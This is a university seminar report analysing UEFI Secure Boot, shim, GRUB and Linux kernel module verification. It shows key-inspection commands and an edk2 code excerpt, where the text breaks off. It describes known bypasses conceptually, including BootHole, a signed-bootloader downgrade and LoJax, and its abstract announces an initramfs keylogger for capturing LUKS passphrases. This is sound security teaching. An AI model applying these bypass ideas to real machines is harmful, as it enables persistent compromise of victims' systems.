Secure Application Design VO Seminar (2023), report, pages [1–39]

Analysis of Secure Boot and the Trusted Boot Chain

Ernesto Martínez García[1] <me@ecomaikgolf.com>
Graz University of Technology (1)
Graz, Austria

Abstract
In the following report we analyze UEFI's Secure Boot and the Trusted Boot Process that modern operating systems perform in order to establish a Chain of Trust. We study how the Chain of Trust is kept safe by employing cryptographic toolsets such as certificates, guaranteeing that each step in the boot chain is legitimate. From the perspective of UX, we'll review a set of smart decisions that were taken in order to keep the tool away from misuse both by naive users and attackers. Finally, we'll show in an experiment how in the absence of secure boot, an attacker with physical or root access can recover the LUKS passphrase via a early `initramfs` keylogger.

Keywords: secure boot; trusted boot chain; linux; bootloader; shim

Abbreviations: BIOS: Basic Input Output System, UEFI: Unified Extensible Firmware Interface TPM: Trusted Processing Module, PCR: Platform Configuration Register,

1. Introduction

Before starting the main report about Secure Boot and how Linux uses it for a trusted boot chain, we have to introduce BIOS: Basic Input Output System, EFI: Extensible Firmware Interface, and UEFI: Unified Extensible Firmware Interface.

Historically, when a computer boots, BIOS (the predecessor of EFI) was in charge of doing the POST (Power-on self-test), initialize the hardware in the machine, finding and launching the bootloader (along other tasks). The bootloader that gets run from the BIOS has the responsability to initialize the operating system, to accomplish this task, it will make use of the BIOS to get information about the hardware installed (PCI initialization, for example).

With BIOS-cappable bootloaders, to access certain BIOS "services", most of the times you have to switch back to 16 bits real mode (or a pseudo mode that emulates it) and make arbitrary calls to the BIOS with interrupts. With the advance of time, this was considered a non-elegant and non-uniform method of accessing it's services. Appart from this issue BIOS had more limitations [1], such as the infamous 512 byte stage 1 bootloader limitation, as BIOS will start executing the first 512 bytes of the first sector as the bootloader. This makes necessary to have more than one stage in the bootloader, as we cannot fit the entire bootloader in 512 bytes. This involves non-necessary complexity and probably, an overhead.

These limitations, along others, made Intel (with it's Itanium architecture in 1998) start developing other alternative: the *Intel Boot Initiative* [2], later renamed as *Extensible Firmware Interface (EFI)*. EFI aimed to be a direct replacement of BIOS that provides a more stable and developer friendly interface with the hardware, also eliminating most of the mentioned (and non mentioned) BIOS drawbacks.

In 2005, a consortium of technological companies (AMD, Apple, Intel, Microsoft, etc.) formed the "Unified EFI Forum" (Unified EFI, UEFI). This consortium promoted the adoption and development of a EFI Specification, using EFI 1.10 (from Intel) as a base. EFI development stopped in the `1.10` version and then further development was under the UEFI name.




Figure 1. Simplified history of (widely used) boot mechanisms. Intel Boot Initiative included as it derived in EFI.

UEFI specifications can be found in the official page of UEFI: https://uefi.org/specifications. There the consortium updates the UEFI specification, which motherboards (or EFI firmware developers) have to follow in order to have a standarized firmware interface.

For a long time, UEFI and BIOS boots were available in general consumer machines, this is still a reality in most of the motherboard vendors, but it's expected that it slowly phases out. This dual UEFI/BIOS is called "CSM" (Compatibility Support Module), and it's a module/tool from the UEFI firmware that supports legacy BIOS compatibility. Users which use modern operating systems such as Windows and Linux should disable this option, as this disables other UEFI functionalities such as Secure Boot.

Secure Boot is a mechanism from UEFI to verify the signature of what it has to boot in order to counter the most advanced persistent rootkits/bootkits. This mechanism was introduced in November 2010 [3]. This report aims to explain this feature in depth, so a wider explanations and better definitions will appear during the report.

Initially Secure Boot had a lot of criticism because practically only allowed Windows 8 boots, as they were the only ones that were signed. Linux distributions came with the `shim` (explained in Section 2.3.2) mechanism and started supporting secure boot in Fedora 18, RHEL 7, CentOS 7, Debian 10, Ubuntu 12.04.2, etc. In my personal opinion, as initially most of Linux distributions recommended disabling Secure Boot due to it's incompatibility, it remained as a non-popular feature. Also, the "difficulty" to have secure boot with unsigned out of source kernel modules, such as the nvidia drivers made it non-appealing to new users. Secure boot is nowadays not widely used in the linux desktop community.

Other important pieces of the secure boot chain, even if not directly related to secure boot, are GRUB (or the bootloader) and Linux (or any other operating system). GRUB (or GRUB2) is the most famous linux bootloader, GRUB2 is divided into different stages (not important for the reader) and it's the piece of code that usually gets executed after UEFI in modern default Linux systems. GRUB2 supports Secure Boot (excluding esoteric modes, such as chainloading mode).

Linux, along other operating systems such as Windows get booted by the bootloader. In our case (default modern Linux), this is done by GRUB2. Linux will be the last step of our secure boot chain, even if it's verification mechanism differs from the secure boot ones. Linux is the last step in the "boot loading" chain but at the same time it also has to load more code, the linux kernel modules. Linux is a monolithic kernel that supports modularity via the linux kernel modules, these kernel modules have to be loaded too, so they are another risk to take into consideration in our secure boot chain. We will also cover how these modules are verified.

2. Secure Boot

This section aims to be the main content of the report. We aim to explain the main concepts of Secure Boot in a theoretical way. First we'll explain what Secure Boot is and how it modifies a regular linux boot process, take into consideration that we won't cover secure boot in other scenarios, such as Windows or Android.

Then, the basic threat model that Secure Boot aims to defend from will be explained. Secure Boot solves a specific threat model and should not be considered the holy grail of security, attacks and persistent threats can still happen, but definitely makes it harder and for some threats, impossible.

Next to the threat model we will explain the functionality of secure boot, how it uses a security toolbox (cryptography) in order to solve a specific task (certain threat model). We will take a look at key management, specific hashing mechanisms and the main verification chain.

After taking a look into the main components of secure boot, we will show in which situations secure boot could defend the user, and other past situations where secure boot design decisions made a crucial impact on certain security holes that happened.

Finally, we will take a quick look into the secure boot open problems and what solutions are being proposed for them.

2.1 Introduction

As the name suggests, Secure Boot aims to protect the booting stage of our machine. It aims to ensure that this booting stage has not been altered by an attacker and **that we end in a trusted kernel**. To understand secure boot, let's overview which code is executed when our machines boot.




Figure 2. (File focused) Boot process for a modern default Linux system such as Fedora 38. We assume a shim is available and grub as the bootloader.

In Figure 2 we show a regular boot of a Linux system. See how different code, coming from different files, has to be executed in order to boot our fully fledged operating system.

Secure Boot aims to ensure that the code executed in this chain is authentic (signed), it protects the rightmost part of the chain from attacks on the leftmost part of the chain. It ensures that if we state that a specific part of chain is trusted (by signing it), an attacker will not be able to replace it with a malicious version.

In order for this chain to work, the "only" requirement is an authentic/trusted UEFI implementation. This is the case for most end devices as firmware updates for UEFI usually require a signed update file by the vendor. As most firmware UEFI implementations are closed source, you would have to trust the vendor's implementation. There are solutions in order to get the UEFI firmware also verified at each boot, but these mechanisms are not widespread in desktop consumer devices and thus, not taken into consideration for the report.

Before reading about secure boot, readers can check if they are using secure boot (Linux):

```
>_ journalctl -b | grep "secureboot"
   secureboot: Secure boot enabled
```

```
>_ journalctl -b | grep "secureboot"
   secureboot: Secure boot disabled
```

2.2 Threat Model

Secure Boot, as previously mentioned, cannot defend from everything. As other security apps/mechanisms, we need to state which specific threat models it defends from and which ones it does defend not. The end user also has to be reasonable about their threat model, for example, do they really risk a malicious UEFI firmware attack when they buy the laptop? Probably not.

In this section we want to provide a list of situations where secure boot will be usefull for defending against an attack or in which situations will not be usefull at all. A user should consider this examples and if the ones where secure boot cannot help against, are realistic for their situation.

Note that list is not complete, there are an infinite number of attacks and criminals come up with new ways and new intentions each day. This list only serves as a guideline.

2.2.1 Defeated Attacks

Advanced Malware Persitence. When a malware gets installed into a operating system, the first thing it tries to it's to get persistence after reebots, for example with systemd services (naive mechanism). But another "better" kind of persistence is also desired by attackers, persistence after operating system reinstalls. Malware could try to install itself early in the boot chain (shim, bootloader) and try to survive reinstallations (reinstalling grub/shim is not mandatory after each reinstall).

Malware Expansion Across Operating Systems. In the case of a dual boot configuration, either two Linux distributions or a mix between Linux and Windows, we could have one operating system breached. Ideally, we wouldn't want one operating system malware messing with the other installed system, to solve this we could encrypt our disk with LUKS or Bitlocker, for example. An attacker could, in order to expand it's malware from Windows to a LUKS encrypted Linux pertition, modify the unencrypted `/boot/vmlinuz-*` kernel image.

(Partial) Physical Access Situations. An attacker that wants to install malware into a LUKS encrypted Linux installation with physical access. The attacker may modify the kernel or grub image stored in the unencrypted `/boot` to include malicious persistent modifications.

. . .

2.2.2 Possible Attacks

Malicious UEFI Firmware. As mentioned previously, if the UEFI is completely malicious, even if it reports that Secure Boot is enabled, signatures may not be checked. This could allow for the same attacker to insert malware early in the boot chain and consecuently, being able to install malware in later parts of the chain.

Leakage of Keys. Obviously, if keys used for secure boot are leaked, the entire trusted chain is broken. So "what happens if keys are leaked" are not in the scope of defense of secure boot. User should take care kf keys.

Malicious Linux Distribution. If the user downloads and installs a malicious Linux distribution, for example Ubuntu, that contains malware, Secure Boot can't do anything to defend against it. If the user allows the installation of a malicious distribution, the distribution will be secured from other attackers, but still malicious. Secure Boot objective is not to differentiate between authentic and non authentic software at installation, it prevents unwanted modifications to trusted software.

. . .

2.3 Signature Verification Chain

We are going to see now how secure boot is actually performed, how it achieves it's goal of providing a trusted boot chain and leaving the user running a trusted kernel. That way the user has a trusted kernel, bootloader and shim and then it can run other security measures implemented in the kernel, which is trusted.

In this section we will review, stage by stage, how each stage verifies the next one. By stage we mean a file that has important executable code, refer to Figure 2 to refresh the chain. Each step in that diagram has to verify the next file, and so on.

2.3.1 UEFI Firmware

The first and most important step is the UEFI Firmware step. This is where secure boot was initially implemented, as it's the most important part of the chain.

UEFI, in order to boot, looks for a PE (Program Executable) file, which is usually selected by the user or configured by the operating system at install time. This is the file that UEFI must verify, including other firmware executable code that has to be executed for devices. We won't cover this other part of secure boot, just it's implication in the regular linux boot chain.

Secure Boot has two kind of keys: PK (Platform Key) and KEKs (Key Exchange Keys). Both are RSA 2048 public key certificates. Key management for secure boot implies the correct management of this keys, except in linux, where additional keys are needed. In windows, this is the case.

Platform Key (1)	Key Exchange Keys (*n*)

This keys come usually preconfigured for end user devices, the platform key is, in desktop computers, coming usually from the motherboard vendor. This is my case for an ASUS provided motherboard:

```
>_ efi-readvar -v PK
```

```
PK: List 0, type X509
    Signature 0, size 858, owner 3b053091-6c9f-04cc-b1ac-e2a51e3be5f5
        Subject:
            CN=ASUSTeK MotherBoard PK Certificate
        Issuer:
            CN=ASUSTeK MotherBoard PK Certificate
```

The PK will only be used to manage KEKs (Key Exchange Keys).

KEK (Key Exchange Keys) will be used to modify two UEFI variables (explained later) which are the DB and the DBX. KEK keys can also be used to sign executable content, but this is not recommended as replacing an entire KEK is difficult because requires usage of the PK.

This KEK keys should usually come from specific operating system vendors, for example, Microsoft. Having Microsoft's key in the KEK (accepted with our PK) means that when Microsoft releases an update for the bootloader, they will sign the update with their key (not recommended and not what happens, but serves as an illustration) and thus, it will be accepted by our secure boot.

Initially most of the devices only came with Microsoft's KEK installed, remember the era of "Windows 8-ready laptops"? This has some relation to it. This has changed nowadays, in my ASUS motherboard, as we see, we also have Canonical's KEK key:

```
>_ efi-readvar -v KEK
```

```
KEK: List 0, type X509
    Signature 0, size 861, owner 3b053091-6c9f-04cc-b1ac-e2a51e3be5f5
        Subject:
            CN=ASUSTeK MotherBoard KEK Certificate
        Issuer:
            CN=ASUSTeK MotherBoard KEK Certificate
KEK: List 1, type X509
    Signature 0, size 1532, owner 77fa9abd-0359-4d32-bd60-28f4e78f784b
        Subject:
            C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Corporation
                KEK CA 2011
        Issuer:
            C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, CN=Microsoft Corporation
                Third Party Marketplace Root
KEK: List 2, type X509
    Signature 0, size 1096, owner 6dc40ae4-2ee8-9c4c-a314-0fc7b2008710
        Subject:
            C=GB, ST=Isle of Man, L=Douglas, O=Canonical Ltd., CN=Canonical Ltd. Master
                Certificate Authority
        Issuer:
            C=GB, ST=Isle of Man, L=Douglas, O=Canonical Ltd., CN=Canonical Ltd. Master
                Certificate Authority
```

Now let's check with which certificate my PE file (in this case, the shim) is signed:

```
</> sudo osslsigncode verify /boot/efi/EFI/fedora/shimx64.efi
```

```
1 [...]
2 Signer #1:
3         Subject: /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft Corporation
              UEFI CA 2011
4         Issuer : /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft Corporation
              Third Party Marketplace Root
5         Serial : 6108D3C4000000000004
6         Certificate expiration date:
7             notBefore : Jun 27 21:22:45 2011 GMT
8             notAfter : Jun 27 21:32:45 2026 GMT
9 [...]
```

In my case, it got signed by Microsoft's Key Exchange Key.

As we said, this decision of PK and KEK installed keys come from the manufacturer of our device. This usually can be altered from the physical UEFI configuration by removing and adding new keys. This, initially, created a lot of hate against Secure Boot, as practically made impossible to coexist with Linux, as the only installed key by default was Microsoft's one. Situation has changed, and as you can see, Microsoft collaborates by signing some crucial Linux PE file: the `shim`, which will be explained in the next section.

Apart from signatures, there is another additional method of verification of PE executables, and it's by hashes. UEFI has two "variables": `DB` and `DBX`. DB and DBX contain a list of sha256 hashes (and RSA pubkeys) that allow/disallow execution of PE files that match the hash into these databases.

In the case of DBX, if the hash or signature's key of the file that it's going to get executed appears in the database, secure boot execution fails and stops booting (to be precise, it tries the next available boot option). DBX doesn't care if one of the verification parts is correct, it gets constantly checked and fails anytime there is a hit in DBX.

For DB it's the contrary, if the hash or signature's key appears on this database **and doesn't appear in DBX**, execution will be allowed.

An important note regarding the hashing of a PE file, is that it's not regular hashing as we know from common cryptography hashing. This new "hash" comes from the authenticode format and the entire byte buffer of the PE isn't entered into the hash function for digesting. Authenticode skips

non important sections of the binary file, for example, the signatures embedded into it.

Now let's analyze the order in which the PE binary get checked againts. By analyzing the open source tianocore/edk2 EFI implementation, the verification function first checks what "type" the executable is, or basically where it comes from. If the image also comes from firmware (FV Firmware Volume) it won't get check and will automatically accept the execution. If the image comes from ROM, removable media or fixed media, UEFI will consult the security policy for each case and act depending on it. It may or may not skip the verification, normaly it shouldn't skip it.

Afterwards, UEFI checks if the PE doesn't have any signature, if that's the case it calculates the `SHA256` authenticode hash of the PE file and checks against DBX and then against DB. If DBX succeeds or DB fails, it refuses to execute the binary and returns error.

In the case that the PE had signatures, it iterates all of the PKCS7 DER-encoded signatures it contains. For each signature, it checks if the certificate's key is found in DBX, in that case it disallows booting. After checking the DBX it would check DB, and it's the same case, execution will be allowed if we have a key match. Note that the match against DBX or DBX regarding the signatures can happen at any level of the X.509 certificate chain.

Now that we know how the PE gets verified or discarded during boot, one thing is missing in order to properly understand how this mechanism is secure, and that is how we cannot modify PK, KEK, DB and DBX from the operating system, and how system updates can.

This explanation gets us closer to how UEFI works, UEFI can have different kind of variables and services, for example we could define a service that it's only available at runtime, or other that it's also available during normal operating system runtime. In the case of our target variables, they are defined with a special attribute called "Time Based Authenticated Write Access".

When a variable with this attribute tries to get updated from the operating system during an update, the requested update has to come with a valid "signed transaction" (implementation differs a bit, but it's very nice to understand it this way). Let's say we want to update our DB variable with a new public key certificate or sha256 PE hash, in order to update the variable we would have to pass the new value and a signed "transaction operation" (it's just a prepended structure in the implementation). As we added Microsoft's KEK key, they can sign this transaction with, for example, a new DB hash for a bootloader and roll the update into our device.

In order to update the KEK variable, we would have to do the same but with PK's signature. To update the PK from the operating system runtime we would have to do the same but with the old's PK signature, or enter the UEFI panel to reset secure boot and set a new custom PK.

2.3.2 Shim

Now that our shim got verified by the UEFI firmware as explained before, we can continue our boot chain (otherwise, we wouldn't be running shim's code). Before starting to explain how shim verifies the next executable file (the bootloader) let's explain what the shim is.

Shim is not part of a traditional boot chain with BIOS/UEFI, Bootloader and OS. The shim was a smart technique introduced by developers in order to overcome some secure boot inconveniences. Recap what was explained that secure boot KEK keys initially were only from microsoft (by default) for windows. An unexperienced user wouldn't be able to go into the UEFI configuration and manually setup their self-generated keys (and then signing everything with that key). In this situation, a regular user would only be able to use secure boot with microsoft signed software, which could be reduced to windows. The other option at that time was to disable secure boot.

Even if Ubuntu's, Fedora's or OpenSUSE keys get added into all major default computers, minor

distributions wouldn't have that privilege, and already sold computers would not benefit from being able to install this major Linux distributions.

In order to overcome this situation, developers came with the solution of a "middleman". The shim is a simple, easy to read, auditable code with reproducible builds that just extends the secure boot functionality. What the shim will do is add new variable's called `MokList` and `MokListX`, which will hold (as in KEK) public key certificates.

The only functionality the shim has to do (with some other helper functionalities) is verify a binary as UEFI did, and jump to it. It can be seen redundant, with the exception that Microsoft will sign this binary. Microsoft signs the shim releases so everyone that has Microsoft's KEK (or updated DB DBX) can run the shim. Then, Linux developers can tweak the shim without having to install their keys on KEK (and needing permission from the PK).

Shim's verification code works by installing a UEFI protocol (details of what is it doesn't matter) that performs the verification. This verification protocol flow works similarly as with the UEFI verification code. First the shim checks for hits in the denylist by first checking UEFI's dbx (hash then certificate) and then hash and certificate in `MokListX`. Then checks if the executable appears in the allowlist by checking hash and certificate in UEFI's DB and then, at `MokListRT` (a copy of MokList). In case we have a hit in the denylist or no hit at all, it's execution is rejected.

Now that we know how the shim verifies the bootloader authenticity, one last piece of the puzzle is missing, and it's how new MOK variables are managed in comparison to UEFI ones. If they are the same, why having new ones?

Well, the first thing is that a user can enroll a new "MOK" or "MOKX" (Machine Owner Key) with `sudo mokutil –import /etc/pki/akmods/certs/public_key.der` [4]. This command will ask for a random password in order to execute the addition. When the user reboots the computer, the shim stage will detect the operation and won't continue executing. A big red screen will appear, where the user has to navigate via a "filesystem" in order to access the key that it wanted to enroll, and confirm that key. To confirm the key, the user would be asked for the password provided during the request to add the key. This key is stored in a UEFI variable, doesn't matter in the case of this report.

Now image you got hacked and the attacker runs that command to insert a new key to being able to sign and run malicious code. The attacker would have to enter a password (as then it's going to be checked at the shim), any password would succeed. The problem for the attacker is that the user will get asked "again" for that password in the shim after a reboot, a stage where the attacker has no control over the code, as the shim got verified, so there is no tricks available for the attacker. The user would have to first know what to do (navigate to the key and enroll it, not made simple in purpose) and also guess the attacker provided password. This eliminates misuses in normal users (cannot guess how to do it and cannot guess passwords) and also in power users (which would automatically understand that they probably got hacked, and still they would have to guess the password).

After enrolling the MOK, the user has to take care of keeping this key secure in the system.

As a final side note, if one doesn't want to trust UEFI's DB in the shim for any reason, it can be disabled with a variable, so subsequent executions after the shim would only be verified with MOK keys (and if enabled at compile time, a key provided at compile time of the shim).

2.3.3 Bootloader

The verified bootloader will be executed after shim's successful verification. Now the bootloader, in our case GRUB2, will be the one that will decide what to execute next, normally the kernel image.

The bootloader, when executed, checks if secure boot was enabled in UEFI, if that's the case it does two things: enable lockdown mode and setup the shim lock verifier.

Lockdown mode in grub disables certain functonalities that could be used to bypass secure boot. For example, enabling lockdown mode disabled certain grub2 commands such as `outb`, `outw`, `outl`, `write_byte`, etc. You also cannot load and run executable grub modules, everything should be pre-loaded into the signed EFI file.

Setting up shim lock verifier is the important function related to secure boot in the bootloader. GRUB2 instead of having it's own logic for secure boot verification, uses the protocol that shim installed. This means that the code verifying the kernel won't actually be GRUB's one, but shim's one (called from grub).

This means that there is no much to explain regarding the bootloader, everything that was explained in last section (shim) is still valid for the bootloader. The only difference is that we locked the grub mode and that we are verifying and executing the kernel afterwards.

2.3.4 Kernel

After successfull verification of the kernel `vmlinuz` image, we can start executing the first line of kernel code and enter our last stage of the secure boot chain. Thee question that now arises if there is more "chain" to verify, or if we arrived to the last stage, as we are already executing kernel code.

The Linux Kernel is monolithic in code, but with certain modularity by injecting kernel modules. This modules are also part of the kernel code, so even if we verified our kernel image, we should also verify loaded kernel modules as they also conform the kernel code that gets executed.

This is the last part of the chain, the kernel verifying the loaded kernel modules, and as you can guess this part never really ends, as kernel modules can be loaded anytime the kernel is running.

As with GRUB, the kernel will check very early in it's execution if it's running on a secure boot enviroment, if that's the case, the first thign it does it's "locking down" as with grub (default compile option, can be disabled). This puts the kernel into "lockdown mode" (`man kernel_lockdown`) which disables many features that could be used to bypass secure boot verification, such as overriding ACPI tables, ACPI error injection, disables unencrypted hibernation/suspend, etc.

Kernel verification mechanism works slightly different than the previous ones, the function that loads the kernel module will verify it's PKCS7 signature with a so called "Secondary Keyring" and if failed with "Platform Keyring". The platform keyring (also called builtin trusted keys) are vendor specific and they are compiled into the kernel, it's not possible to add them in runtime. To modify the secondary keyring (also called secondary trusted keys), we can do it on runtime but we need the signature of a key existing in the "Platform Keyring".

Starting from Linux 5.18, when Linux queries the secondary keyring for matches, it also consults the MOK. So we can verify the kernel modules with also the MOK key we previously installed. We can check the keys enrolled in the MOK with:

```
>_ mokutil -list-enrolled | grep "Issuer:"
```

```
Issuer: CN=Fedora Secure Boot CA
Issuer: O=akmods local, OU=akmods/emailAddress=akmods@localhost.localdomain, L=None, ST=None, C=
    XX, CN=akmods local signing CA
```

Note that I have two keys installed in the MOK. The first is for signing the kernel and the second is for signing kernel modules.

```
>_ modinfo nvidia | grep '^sig'
sig_id:         PKCS#7
signer:         akmods local signing CA
sig_key:        6C:9C:AE:F5:9D:93:C0:90:25:D9:39:D9:08:E4:15:15:2F:4D:D7:93
sig_hashalgo:   sha256
signature:      5A:89:D1:16:BC:3A:A5:F0:09:CC:D4:AB:76:FF:3A:D9:45:6E:2B:73:
```

See how the nvidia kernel module is signed with the MOK key shown before, I can also confirm that it's able to load perfectly.

2.4 Attacks

With the secure boot verification chain we've just explained, some attacks could be defended thanks to it's signature checks, and others thank to it's design. In this section we want to give a quick overview of some attacks that were nicely defended by secure boot, others which failed due to different reasons and direct attacks against secure boot.

2.4.1 Case 1: Microsoft's Bootloader (Defended)

One question that might arise while learning about secure is why we have a DBX (denylist). If we want to only execute everything that is signed, why should we keep a denylist? Malicious binaries cannot be signed with our keys, so they cannot be executed anyways.

Microsoft gave a good example on why this denylist was a good decision, In 2016 Microsoft accidentally leaked a **signed** bootloader with a debug build configuration. Seems that Microsoft's bootloader debug build, in order to make testing more convenient, they had disabled all secure boot checking.

In regular software failures, this is not a big problem, as everything can be solved with a system update. But think about this specific case, can it be fixed with an update that removes that bootloader from the system?

Assume the role of an attacker, Microsoft released that signed bootloader and afterwards, they forced a system update in order to remove it. As the bootloader was included in a Windows update, it has to be obtainable from somewhere and the bootloader can be extracted.

With this bootloader, the attacker may want to break the secure boot chain in order to, let's say, install advanced malware. The victim has a system with proper and well configured secure boot. The attacker, in order to install the malware in, let's say, Windows kernel (for example) would only have to replace the bootloader that the user has with the debug signed one.

Will UEFI reject loading this bootloader? No, it's signed. So, once a mistake is done, the bootloader could be maliciously used permanently. The only solution would be revoking keys, which would be very inconvenient to do.

This was quickly fixed thanks to the premature denylist that secure boot has, remember that we could include hashes or signatures into DBX and, even if it's properly signed, it will dissallow it's execution no matter what. So the fix in this case would be rolling an update in the DBX, adding the hash of the released bootloader so all UEFI runtimes dissallow the execution of that specific bootloader.

2.4.2 Case 2: LoJax Rootkit (Disputed)

LoJax was the first UEFI rootkit in the wild, it targeted goverment organizations in the Balkans and Central and Western Europe.

LoJax rootkit installed as a UEFI module. It could survive hard disk formats and OS reinstalls, the only way of erasing it was by re-flashing UEFI. LoJax writes a malicious UEFI module into the system's

SPI flash memory.

By inserting itself as a UEFI module, it could affect the secure boot chain, as modules are executed before. Secure Boot should also check UEFI module signatures, but depending on the UEFI configuration it may not. Commonly, if UEFI Fast Boot is enabled, this checks may be skipped and LoJax could be successful.

Warning: There is a dispute regarding if LoJax would have been stopped by secure boot or not. It would have stopped it oppinions: NSA Secure Boot Report, Original LoJax reporters. Wouldn't have made a difference: ESET blog post errata.

2.4.3 Case 3: Secure Boot Bypass (Successful)

As mentioned along the report, secure boot is very dependant on the quality of the implementation. Researchers found a way to bypass secure boot (while showing that it was enabled) thanks to UEFI policy.

Remember that in the first UEFI stage, before checking secure boot, depending on where the image came from (firmware volume, removable media, disk, etc.) it will verify it or not, based on a policy.

The vulnerability was discovered by reversing a closed source motherboard UEFI firmware, based on edk2 implementation. The code that controlled the policy used a UEFI variable in order to decide in each situation, what measure to take.

Vulnerability came when the variable that decided the policy for each boot case was not authenticated/readonly. An attacker cannot modify secure boot variables as they are authenticated on write, but seems that implementors forgot about this other variable that also influenced secure boot.

As a bonus, this doesn't directly disables secure boot by itself, just skips it somethimes, so it still shwos that secure boot is enabled.

2.4.4 Case 4: BootHole (Defended)

BootHole is a vulnerability in GRUB2 which allows an attacker to bypass secure boot. It doesn't directly attack secure boot, but GRUB2.

The vulnerability is a buffer overflow triggered when reading `grub.cfg`. This config property has the situation that, as it's not kernel code by itself, it won't get checked by secure boot, so one could modify it to trigger the buffer overflow without secure boot noticing.

With this buffer overflow, one could bypass the secure boot check in GRUB2. As you can see, it doesn't direclty attack secure boot but GRUB. The first part of the chain (UEFI) is still secure, the chain broke at the second step.

This vulnerability was defending by changing the denylist DBX to disable vulnerable GRUB2 versions. If an attacker tries to downgrade the grub version to a vulnerable GRUB2 version in order to perform the overflow and bypass secure boot, DBX would disallow the execution before even GRUB2 starts.

2.5 Open Problems

To conclude the secure boot theory section, we are going to mention the most important open problem in the secure boot research area, NVRAM size, and it's proposed solution.

NVRAM, or non volatile random access memory is a memory where we can hold data even when the chip has ben turned off. UEFI secure boot variables (along others) store the DB, DBX and other

important variables in this kind of memory. As expected, this memory is limited, which could cause trouble in the future.

Let's suppose the NVRAM cappacity runs out while updating the DBX, what the system should have to do? If it doesn't include the new hash or signature, the vulnerability that it's probably trying to patch is still open. If it decides to delete a old one in order to insert the new one, an attacker could just execute the old vulnerability, for example, the microsoft unsigned bootloader as now it's not in the denylist.

As you can see, it's not an easy problem to solve, the size of the databases can only go up if we don't want to sacrifice on security, so there is the constant worry about space in secure boot. One vulnerability called BootHole caused the addition of 3 certificates and 150 image hashes into the DBX, consuming $10kB$ of the $32kB$ total typically available in UEFI.

The key problem is that when we have a vulnerability in a important component which is compiled and signed by different authorities, we have to include signatures and/or certificates for all of them, even if the vulnerability is the same. If one of the signed and vulnerable components is not denied, all security boot measures could be taken down by just downgrading to that specific signed version which has the vulnerability. For example in the BootHole GRUB2 vulnerability, we would have to include the signatures for all GRUB2 signed images that may have that failure, all of them, no exceptions. If not, an attacker can take a vulnerable GRUB2 image, place it `/boot` and perform the `grub.cfg` overflow so GRUB2 doesn't check the kernel image, and include a malicious kernel image.

In order to fix this situation, shim developers came with a solution targeting the shim (not UEFI firmware) called "Generation Number Based Revocation" or more commonly known as "Secure Boot Advanced Targeting (SBAT)" [5]. SBAT works by adding metadata (vendor, product, component, version, etc.) to the artifacts, protected by the signature.

With SBAT, each software (product) would have a specific name (not related to the vendor). Products could come with specific version (or just the entire product). Each vendor would have to provide this binaries with a common version. This version would be checked to see if it's greater. In case a product has a vulnerability, the version is increased with a single DBX update, then with just a single entry in the database we could disallow an entire fleet of vulnerable components by just referencing to it's SBAT version, even if it had multiple signatures or compilation hashes.

Then vendors would have to provide bugfixed products with a new (increased) version, and then we could roll out a DBX update in UEFI disallowing the specific vulnerable version.

Currently shim checks the SBAT, but take into consideration that this is a `shim` specific mechanism and has not been standarized in UEFI yet.

3. Implementation

In this section we'll dive deep into the implementation of secure boot and the entire boot chain, focusing on Linux-based (and UEFI) systems. With this section the reader should be able to demonstrate that the previous explanations were real, we aim to explore the real process of how a Linux system boots, and we'll show line by line, how everything is verified.

Before starting with the specific implementations we'll show a common boot process in modern machines (Figure 11).




Figure 3. (Step focused) Boot process for a modern default Linux system such as Fedora 38. We assume secure boot is enabled with it's default configuration. We don't differentiate different bootloader implementations (multiple stages, etc), we only differentiate the signed `shim`. CPU-related initial boot process (x86 boot) is not shown.

With the assumptions made in Figure 11 we'll show how each step of the boot process works in (probably) your computer by showing actual[1] production code.

3.1 EFI Stage

The first stage we are going to analyze is the EFI stage, the boot code that runs in the machine and initializes hardware. There are multiple EFI implementations (that have to follow the EFI specification), and a lot of them might be closed source or difficult to access. In our case, we are going to use the **tianocore** `edk2` open source implementation.

The edk2 repo contains the following https://github.com/tianocore/edk2/blob/master/OvmfPkg/ folder, `Ovmf`, where you can basically compile a EFI firmware binary and tell qemu to use it with the `-bios` parameter. Virtualbox also uses this implementation to boot with EFI (when enabled) and it's quite extended among the community.

Important note The code complexity of edk2 is very high. It's out of scope for this report. We will only cover the parts related to PE image verification. The code is coupled to it's buildsystem, which is complex and also out of scope. Remember that this is an implementation of EFI, which is by nature, complex.

```
>_ sloccount edk2/
[...]
Total Physical Source Lines of Code (SLOC)                = 1,296,939
[...]
```

The code related to image verification can be found at `SecurityPkg/`. Code related to image verification can be found at `SecurityPkg/Library/DxeImageVerificationLib/DxeImageVerificationLib.c`, more specifically in the function `DxeImageVerificationHandler`.

[1] Report made in June 2023, code may change.

</> DxeImageVerificationLib.c

```
EFI_STATUS
EFIAPI
DxeImageVerificationHandler (
  switch (GetImageType (File)) {
      case IMAGE_FROM_FV:
        Policy = ALWAYS_EXECUTE;
        break;
      case IMAGE_FROM_OPTION_ROM:
        Policy = PcdGet32 (PcdOptionRomImageVerificationPolicy);
        break;
      case IMAGE_FROM_REMOVABLE_MEDIA:
        Policy = PcdGet32 (PcdRemovableMediaImageVerificationPolicy);
        break;
      case IMAGE_FROM_FIXED_MEDIA:
        Policy = PcdGet32 (PcdFixedMediaImageVerificationPolicy);
        break;
      default:
        Policy = DENY_EXECUTE_ON_SECURITY_VIOLATION;
        break;
    }
[...]
  if ((SecDataDir == NULL) || (SecDataDir->Size == 0)) {
    if (!HashPeImage (HASHALG_SHA256)) {
      DEBUG ((DEBUG_INFO, "DxeImageVerificationLib: Failed to hash this image using %s.\n",
           mHashTypeStr));
      goto Failed;
    }
    DbStatus = IsSignatureFoundInDatabase (EFI_IMAGE_SECURITY_DATABASE1, ...);
